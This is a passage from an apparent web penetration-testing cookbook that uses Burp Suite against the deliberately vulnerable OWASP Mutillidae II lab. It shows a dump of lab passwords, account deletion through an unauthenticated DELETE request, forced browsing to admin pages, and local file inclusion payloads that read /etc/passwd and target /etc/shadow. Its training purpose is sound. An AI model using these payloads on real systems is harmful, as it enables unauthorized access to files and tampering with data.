somepassword", "mysignature": "Zombie Films Rock!"}, {"username": "The password for john is
monkey", "mysignature": "I like the smell of confunk"}, {"username": "The password for jeremy is
password", "mysignature": "d1373 1337 speak"}, {"username": "The password for bryce is
password", "mysignature": "I Love SANS"}, {"username": "The password for samurai is
samurai", "mysignature": "Carving fools"}, {"username": "The password for jim is password", "mysignature": "Rome
is burning"}, {"username": "The password for bobby is password", "mysignature": "Mank is my
dad"}, {"username": "The password for sinba is password", "mysignature": "I am a super-cat"}, {"username": "The
password for dreveil is password", "mysignature": "Preparation H"}, {"username": "The password for scotty is
password", "mysignature": "Scotty do"}, {"username": "The password for cal is password", "mysignature": "C-A-T-S
Cats Cats Cats"}, {"username": "The password for john is password", "mysignature": "Do the
Duggie!"}, {"username": "The password for kevin is 42", "mysignature": "Doug Adams rocks"}, {"username": "The
password for dave is set", "mysignature": "Bet on S.E.T. FTW"}, {"username": "The password for patches is
tortoise", "mysignature": "meow"}, {"username": "The password for rocky is
stripes", "mysignature": "treats?"}, {"username": "The password for tim is laumaster53", "mysignature": "Because
reconnaissance is hard to spell"}, {"username": "The password for ABaker is SoSecret", "mysignature": "Muffin
tops only"}, {"username": "The password for PPan is NotTelling", "mysignature": "Where is
Tinker?"}, {"username": "The password for CHook is JollyRoger", "mysignature": "Gator-hater"}, {"username": "The
password for james is i<3devs", "mysignature": "Occupation: Researcher"}, {"username": "The password for user
is user", "mysignature": "User Account"}, {"username": "The password for ed is
pentest", "mysignature": "Commandline KungFu anyone?"}]}

```

12. Armed with this information, return to **Proxy | HTTP History**, select the request you made to see the **User Account Management** page, right-click, and send to **Repeater**.
13. In **Repeater**, modify the GET verb and replace it with DELETE within the **Raw** tab of the **Request**:



14. Move to the **Params** tab, click the **Add** button, and add two Body type parameters: first, a username with the value set to `user`, and second, a password with the value set to `user`, and then click the **Go** button:



15. Notice we deleted the account! We were able to retrieve information and even modify (delete) rows within the database without ever showing an API key or authentication token!

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 16:15:07 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 30
Connection: close
Content-Type: text/html
```

Result: {Deleted account user}



Note: If you wish to re-create the user account, repeat the previous steps, replacing *delete* with *put*. A signature is optional. Click the **Go** button. The user account is re-created again.

5

Assessing Authorization Checks

In this chapter, we will cover the following recipes:

- Testing for directory traversal
- Testing for **Local File Include (LFI)**
- Testing for **Remote File Include (RFI)**
- Testing for privilege escalation
- Testing for insecure direct object reference

Introduction

This chapter covers the basics of authorization, including an explanation of how an application uses roles to determine user functions. Web penetration testing involves key assessments to determine how well the application validates functions assigned to a given role, and we will learn how to use Burp to perform such tests.

Software requirements

To complete the recipes in this chapter, you will need the following:

- OWASP broken web applications (VM)
 - OWASP mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The wfuzz wordlist repository from GitHub (<https://github.com/xmendez/wfuzz>)

Testing for directory traversal

Directory traversal attacks are attempts to discover or forced browse to unauthorized web pages usually designed for administrators of the application. If an application does not configure the web document root properly and does not include proper authorization checks for each page accessed, a directory traversal vulnerability could exist. In particular situations, such a weakness could lead to system command injection attacks or the ability of an attacker to perform arbitrary code execution.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any directory traversal vulnerabilities.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser on the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and click on **Send to Intruder**:



Burp Suite Professional v1.7.35 - Temporary Project - licensed to Sunny Wear [single user license]

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited
99	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓	


Request Response

Raw Params Headers Hex


```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lunc2cco6k2; acopendivids=swings
Connection: close
Upgrade-Insecure-Requests: 1
```

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder** Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools ▶
- Copy URL
- Copy as curl command
- Copy to file


4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear \$** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add \$** button:



6. Continue to the **Intruder | Payloads** tab, and select the following wordlist from the `wfuzz` repository: `admin-panels.txt`. The location of the wordlist from the GitHub repository follows this folder structure:
`wfuzz/wordlist/general/admin-panels.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads**, tab and a popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the `wfuzz` repository from GitHub. Continue to search through the `wfuzz` folder structure (`wfuzz/wordlist/general/`) until you reach the `admin-panels.txt` file, and then select the file by clicking **Open**:




9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters**:



10. You are now ready to begin the attack. Click the **Start attack** button at the top right-hand corner of the **Intruder | Positions** page:

The attack results table will appear. Allow the attacks to complete. There are 137 payloads in the `admin-panels.txt` wordlist. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page.

11. Notice the payloads that have larger response lengths. This looks promising! Perhaps we have stumbled upon some administration pages that may contain fingerprinting information or unauthorized access:



Intruder attack 4


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99104	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99047	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	
50	panel-administracion/login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
104	panel-administracion/index.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
105	panel-administracion/admin.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
116	panel-administracion/login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
124	panel-administracion/index.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
125	panel-administracion/admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
74	pages/admin/admin-login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41984	
62	pages/admin/admin-login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41978	
08	administrador/accout.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41072	

12. Select the first page in the list with the largest length, **administrator.php**. From the attack results table, look at the **Response** | **Render** tab, and notice the page displays the PHP version and the system information:



How it works...

Without even being logged in, we were able to force browse to an area of the web application that was unmapped. The term *unmapped* means the application itself had no direct link to this secret configuration page. However, using Burp Intruder and a wordlist containing commonly known administration file names, we were able to discover the page using the directory traversal attack.

Testing for Local File Include (LFI)

Web servers control access to privileged files and resources through configuration settings. Privileged files include files that should only be accessible by system administrators. For example, the `/etc/passwd` file on UNIX-like platforms or the `boot.ini` file on Windows systems.

A **LFI** attack is an attempt to access privileged files using directory traversal attacks. LFI attacks include different styles including the **dot-dot-slash attack** (`../`), **directory brute-forcing**, **directory climbing**, or **backtracking**.

Getting ready


Using OWASP Mutillidae II as our target application, let's determine whether it contains any LFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and **Send to Intruder**.
4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear §** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add §** button on the right-hand side.

- Continue to the **Intruder | Payloads** tab. Select the following wordlist from the `wfuzz` repository: `Traversal.txt`. The location of the wordlist from the GitHub repository follows this folder structure:
`wfuzz/wordlist/injections/Traversal.txt`.
- Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab. A popup will display, prompting for the location of your wordlist.
- Browse to the location where you downloaded the `wfuzz` repository from GitHub. Continue to search through `wfuzz` folder structure until you reach the `admin-panels.txt` file. Select the file and click **Open**:



- Select the Request #2 in the list. From the attack results table, look at the **Response** | **Render** tab and notice the page displays the host file from the system!


The screenshot shows the 'Intruder attack 6' window. The 'Request' tab is active, displaying a table of requests. Request #2 is highlighted in orange. The 'Response' tab is also active, showing the rendered HTML content of the response for request #2.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	../../../../../../../../etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	../../../../../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	../../../../../../../../%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	../../../../../../../../etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	../../../../../../../../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	../../../../../../../../etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	../../../../../../../../etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	../../../../../../../../etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

The rendered response for request #2 shows the OWASP Mutillidae II application page. The page title is 'OWASP Mutillidae II: Web Pwn in Mass Production'. The page content includes a navigation menu and a list of OWASP versions (2013, 2010, 2007) and Web Services. A red box highlights the following text in the response:

```
127.0.0.1 localhost 127.0.1.1 owaspbwa owaspbwa.localdomain # following lines are for the hack:or
application 127.0.0.1 wralthmail 127.0.0.1 cloaknet 127.0.0.1 ggghb 127.0.0.1 hub71 127.0.0.1 utrack
127.0.0.1 wralthbox # the following are used for OWASP 1 Liner 127.0.0.1 local.1-liner.org 127.0.0.1
other.1-liner.org 127.0.0.1 local.1-liner.org 127.0.0.1 3rd-party.info 127.0.0.1 attackr.se # The following lines
are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0
ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts
```

- 13. Continue scrolling down the list of requests in the attack results table. Look at request #6, and then look at the **Response** | **Render** tab and notice the page displays the `/etc/passwd` file from the system!



How it works...

Due to poorly protected file permissions and lack of application authorization checks, attackers are able to read privileged local files on a system containing sensitive information.

Testing for Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is an attack attempting to access external URLs and remotely located files. The attack is possible due to parameter manipulation and lack of server-side checks. These oversights allow parameter changes to redirect the user to locations that are not whitelisted or sanitized with proper data validation.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any RFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page:



